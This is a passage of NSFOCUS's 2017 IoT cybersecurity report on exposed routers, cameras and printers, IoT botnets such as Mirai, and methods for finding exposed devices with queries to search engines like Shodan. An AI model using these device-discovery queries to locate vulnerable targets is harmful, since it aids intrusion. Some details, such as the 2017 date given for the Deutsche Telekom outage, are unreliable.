


NSFOCUS

2017 Annual IoT Cybersecurity Report

NSFOCUS


About NSFOCUS

NSFOCUS is an iconic internet and application security company with over 18 years of proven industry experience. Today, we are operating globally with 2000+ employees at two headquarters in Beijing, China and 40+ offices worldwide including the IBD HQ in Santa Clara, CA, USA. NSFOCUS protects four of the ten largest global telecommunications companies and four of the five largest global financial institutions.

With its multi-tenant and distributed cloud security platform, NSFOCUS effectively moves security into the internet backbone by: operating in data centers around the world, enabling organizations to fully leverage the promise of cloud computing, providing unparalleled and uncompromising protection and performance, and empowering our partners to provide better security as a service in a smart and simple way. NSFOCUS delivers holistic, carrier-grade, hybrid DDoS and web security powered by industry leading threat intelligence.

Special Statement

All data for analysis is anonymized and no customer information appears in this report to avoid information disclosure by negligence on our part.




2017 Annual IoT Cybersecurity Report

NSFOCUS

Viewpoints

- Of all IoT devices exposed on the Internet, routers and video surveillance devices account for the largest proportion.




- With the robust development of the IoT, services running IoT communication protocols, such as MQTT, AMQP, and CoAP, are also exposed on the Internet, and the number of such exposures is on the rise.

- Security threats against IoT devices include network sniffing, remote code execution, man-in-the-middle (MITM) attacks, and control of IoT attacks via the cloud (mobile clients).

- IoT threats are to further expand, and volumetric IoT DDoS attacks will become a norm.

- Telematics gateway units for commercial vehicles and networked thermostats are also exposed on the Internet, facing risks such as remote login without password protection, device discontinuation, and lack of security maintenance.



- Common vulnerabilities in networked devices include hardware interface exposure, weak passwords, information disclosure, and unauthorized access, most of which stem from IoT vendors' lack of consideration for security features. This reflects current IoT vendors' disregard for device security.

- The decentralization of P2P will give rise to more P2P-based IoT botnets. It has been found that P2P-based botnets have begun to use attackers' private-key signatures for issuance of instructions and update of software. This may loom large in the future IoT botnet landscape.


- The IoT is fragmented and dynamic, which makes it impossible to rely solely on security vendors that provide conventional protections. Only by joining forces of all parties concerned, can IoT security issues be truly resolved.

1 Introduction

As detection, computing, communications, and cloud computing technologies are becoming more mature, the Internet of Things (IoT) has found more widespread applications in various sectors.

For IoT endpoints, the IT consulting firm Gartner forecasts[1] that the period from 2015 to 2020 will see a compound annual growth rate (CAGR) of 33% and an installed base of 20.4 billion units, two thirds of which are consumer applications. Spending on networked consumer and business endpoints will displace non-networked endpoints, growing at a 20% CAGR to $2.9 trillion. The Thirteenth Five-Year Plan of China released in 2016 points out that positive efforts should be made to promote the development of cloud computing and IoT, speed up the planning and layout of IoT-aware facilities, as well as develop open-loop IoT applications. Obviously, the Chinese government places great importance on the construction and popularization of various types of IoT infrastructure. As of the end of 2017, China Mobile had 14.5 million users of the IoT SIM card distributed in sectors such as IoV (Internet of Vehicles) automotive aftermarket, shared bikes, and device surveillance.

In 2017 China took a big step forward in Narrowband IoT (NB-IoT), a low-power wide-area (LPWA) technology. Thanks to its advantages of wide coverage, abundant connections, low cost, and low power consumption, this emerging technology can be applied widely in sectors such as smart cities, smart home, and environmental monitoring all around the world. In 2017, all three major carriers in China made great efforts to promote the development of this technology.



- March 22, 2017: Shenzhen Water Group and China Telecom and China Telecom jointly launched the world's first commercial smart water project based on NB-IoT.
- April 26, 2017: China Mobile officially put the first smart water meter project into operation in Yingtan city in Jiangxi province and made NB-IoT networks available in over 346 cities at the end of 2017[2].
- May 15, 2017: China Telecom held a press conference for a pilot for commercial use of NB-IoT in Shanghai.
- May 17, 2017: China Telecom announced the completion of a commercial next-generation NB-IoT network with the widest global coverage. This network achieves 4G-based full IoT coverage, allowing simultaneous upgrade of 310,000 base stations across China. In addition, the commercial deployment of NB-IoT will further promote the rapid development of IoT applications.
- July 13, 2017: OFO partnered with China Telecom and Huawei to fully start the commercial use of the co-developed NB-IoT smart lock.

With regard to IoT cloud services, multiple enterprises that provide these services currently have launched their own IoT platforms[3]. These enterprises include traditional software or industrial IT vendors (such as IBM), traditional manufacturers (such as Sany Heavy Industry and GE), industrial automation vendors (such as Advantech and ABB), large Internet companies (such as Amazon, Baidu, Alibaba, Tencent, and Xiaomi), startups (such as GizWits), and carriers (such as China Mobile, China Unicom, and China Telecom). China had more than 300 IoT platforms in 2016 which doubled to over 700 in 2017[4]. At the first Xiaomi IoT Developer Conference held in November 2017, Xiaomi claimed its Mi platform was the largest commercial IoT platform around the world as it had linked more than 85 million terminal devices, of which more than 10 million are active each day[5].

Along with the rapid development IoT technologies and the IoT industry have comes severe security challenges facing IoT applications. This is because a great number of IoT devices such as web cameras and routers are directly exposed to the Internet and thus can easily be found by web crawlers and malicious attackers. Worse still, a large proportion

of these devices are likely to be infected with malicious code to become bots due to weak passwords and known vulnerabilities. These tainted devices will continue to infect other devices to constitute a large-scale IoT botnet. This massive botnet will accept and execute commands from command & control (C&C) servers to launch massive DDoS attacks, inflicting a severe amount of damage and impact to Internet businesses.


Recent years have witnessed multiple botnets such as Mirai, Hajime, Remaiten, Persirai, and IoT Reaper.

- September 20, 2016: the Mirai botnet targeted France's hosting provider OVH, setting a new DDoS record with the average attack traffic of 1.1 Tbps and the maximum peak of 1.5 Tbps.
- October 21, 2016: the US domain service provider Dyn was hit by a massive DDoS attack, causing a large-scale network outage in the East Coast of the United States. Major attack sources are confirmed to be associated with the Mirai botnet.
- November 28, 2017: Deutsche Telekom AG suffered an Internet outage, which was attributable to a new variant of the Mirai botnet according to a survey.
- Unlike Mirai which propagated with the aid of weak passwords of devices, IoT Reaper[6] emerging in September 2017 launched attacks by exploiting vulnerabilities in IoT devices, significantly boosting the intrusion success rate. Up to now, the IoT Reaper botnet has been responsible for no massive attacks, but its threats deserve special attention of security researchers.

Normally, the process of an attacker compromising IoT devices to launch a DDoS attack can be divided into three stages:

1. The attacker scans a network for IoT devices that are exposed to the Internet either due to business needs or misconfiguration.
2. The attacker penetrates into such devices, finds vulnerabilities in them, and then launches attacks, obtaining privileges and executing commands.
3. Devices are turned into zombie hosts as a part of the botnet controlled by the attacker, accepting C&C instructions and launching attacks.

In this report, the first three chapters shed light on the exposure of IoT assets & vulnerabilities and threat risks of IoT devices. Chapter 2 gives readers a clear picture of exposed IoT assets, i.e. IoT devices, IoT operating systems, and IoT cloud services. We hope that this report and subsequent updates will encourage people to pay more attention to IoT security. Chapter 3 puts forward an IoT device management model and makes a comprehensive analysis of vulnerabilities in IoT devices. The aim is to raise relevant vendors' security protection awareness and reduce the attack surface & vulnerabilities of IoT devices during the design, implementation, and operations phases. Chapter 4 presents the current threat landscape and the possible threat trends, highlighting the enormity and urgency of comprehensive IoT security protection. Based on the preceding analysis results, Chapter 5 proposes an IoT security architecture that consists of a perception layer, a network layer, platform and application design as well as explains security requirements of multiple roles of IoT applications in this architecture. Chapter 6 summarizes this report and presents some expectations for IoT protection.



2 Exposure Analysis of IoT Assets

2.1 Introduction

A tremendous number of IoT assets (i.e. IoT devices and services) exposed to the Internet are most favored by attackers for massive DDoS attacks. While IoT-related security issues for a limited subset of assets are drawing increasing attention, it is necessary to identify and analyze all vulnerable IoT assets. A feasible research method is to discover IoT devices with the aid of cyberspace search engines and then form related threat intelligence. Upon obtaining related data, you can make technical vulnerability and risk assessments, present and analyze the IoT security situations, and finally deal with security threats and make security decisions.

Unlike Internet search engines such as Google and Baidu, cyberspace search engines (such as NTI[1][7] Shodan[8], ZoomEye[9] Censys[10] , and Fofa[11] focus on device information and services associated with IP addresses. Using search results provided by these engines, security researchers can quickly learn what impact vulnerabilities have on global assets.

In 2016, TrendMicro issued a research report[12] based on Shodan data, making an exposure analysis of assets in key sectors (government, emergency service, public utilities, education, medical and financial sectors) in the USA. At the RSA Conference 2017, a researcher from Trend Micro gave a keynote speech[13] presenting the report which focused on industrial control systems (ICSs) instead of IoT devices, listing only webcams and routers as types of IoT products found exposed to the Internet.

In March 2017, NSFOCUS released the *Analysis of Exposed IoT Assets in China*[14] , presenting the distribution of exposed IoT assets by city or port in China, indicating which services can be accessed via the Internet and what potential security issues exist in those services.

This chapter updates statistics on exposed IoT assets in China and adds the distribution of global IoT assets. By constantly releasing similar reports, we hope the cybersecurity community will raise IoT threat protection awareness and convince IoT vendors to provide security enhancement & protection mechanisms, reducing the chance for attacks.

This chapter focuses on IoT devices, IoT operating systems, and IoT cloud services that are exposed to the Internet: section 2.2 presents the types and distribution of Internet-exposed IoT devices; section 2.3 analyzes common IoT operating systems; section 2.4 describes protocols used by IoT cloud services.

It is worth noting that an exposed IoT device does not necessarily contain security issues but carries the risk of being attacked or even exploited. For example, most devices can be accessed via username and password. A user with a more secure password will reduce the risk of an IoT device being hacked by an attack that takes advantage of weak passwords. However, once exposed to the Internet, the device does have an attack surface. For example, this device may be compromised if its exposed services are found to contain vulnerabilities (such as heartbleed and ShockShell vulnerabilities).

1 NSFOCUS Threat Intelligence (NTI) provides the latest security information and threat intelligence collected by NSFOCUS. It allows users to search for information based on the asset fingerprint, vulnerability, and other criteria returning search results by presenting IOCs both statistically and graphically.

2.1.1 Research Methodology

This analysis is based on data collected with NTI, ZoomEye, and Shodan. Such data is retrieved in two ways:

1. Type the device name in the search box of the search engine. If the device information identified by the search engine is considered true and reliable, such information will be used directly. For example, type "service:DAHUA-DVR" in the search box of NTI to retrieve information about digital video recorders provided by Zhejiang Dahua.
2. Type the vendor name, device model, or the like. If the search results are not very relevant, refine keywords to search again until pertinent results appear. Here, routers are used as an example. As many router models are included in the text of displayed banners[2] of certain services, we can search for "FWR310" to find out the number of FWR310 routers provided by FAST.

Note:

All data in this report comes from public cyberspace search engines of NTI, Shodan, and ZoomEye.

2.1.2 Key Findings

Below is an overview of our key findings concerning common IoT devices, IoT operating systems, and IoT cloud services:

1. Of all IoT devices exposed on the Internet, routers and video surveillance devices represent the largest portion.
2. Globally, Huawei has the most routers exposed, with a proportion of 22%. In China, most exposed routers are provided by Mercury and FAST.
3. Globally, most exposed routers are found in China, where tier-2 cities make the largest contribution.
4. For video surveillance devices, Hikvision and Zhejiang Dahua have the most devices exposed, respectively contributing 31% & 14% around the world while 60% & 13% in China respectively.
5. Globally, US (16%) and China (14%) have the largest number of exposed video surveillance devices. In China, Taiwan sees the most exposed video surveillance devices, with a proportion of 47% of all in-country IoT devices.
6. As for printers, Hewlett-Packard (HP) has the most devices exposed, contributing more than 50%. On some HP printers, the necessary login authentication mechanism is not enabled for HTTP service.
7. Globally, exposed printers are mainly distributed in the USA and South Korea. In China, over 95% of exposed printers are found in Hong Kong and Taiwan.
8. Some Telematics Gateway Units (TGUs) used for commercial vehicles and network thermostats are also

2 Banner indicates the information returned by a search engine upon a port or IP address scanning. For example, a search for the HTTP service of FWR310 routers returns both an HTTP header and an HTTP body, with the former containing "WWW-Authenticate: Basic realm="FAST Wireless N Router FWR310".

exposed on the Internet, facing risks such as remote login without password protection and lack of security maintenance due to device discontinuation.

9. The SSH service is massively exposed because it is enabled by default upon the installation of the popular operating system Raspbian for Raspberry Pi.
10. Some devices installed with the OpenWrt and Raspbian systems are exploited to enable the VPN service.
11. Approximately 14.4% of VxWorks operating systems have the WDB debugging service exposed.
12. There are over 10 million terminals that communicate via MQTT.
13. As for the MQTT service exposed on the Internet, all forwarders open port 1883 that is not encrypted.
14. Across the globe, most AMQP services are found in the USA (37.1%) and China (26.2%). In China, Alibaba comes first with 2370 AMQP services exposed, contributing 33.3% of the total in-country.

2.2 IoT Devices

2.2.1 Overall Picture

Viewpoint 1: Of all IoT devices, routers and video surveillance devices are exposed most frequently.


Smart devices are becoming an indispensable part of everyday life. They make our lives more convenient, but contain security issues that cannot be underestimated. After data collection and analysis, we present IoT devices that are most exposed on the Internet in Figure 2-1.

Globally, over 49 million routers are exposed, far exceeding the number of other exposed IoT devices. More than 11 million video surveillance devices are exposed, second only to routers, outnumbering firewalls, switches, and other traditional network devices. Surprisingly, more than 890,000 printers are exposed.

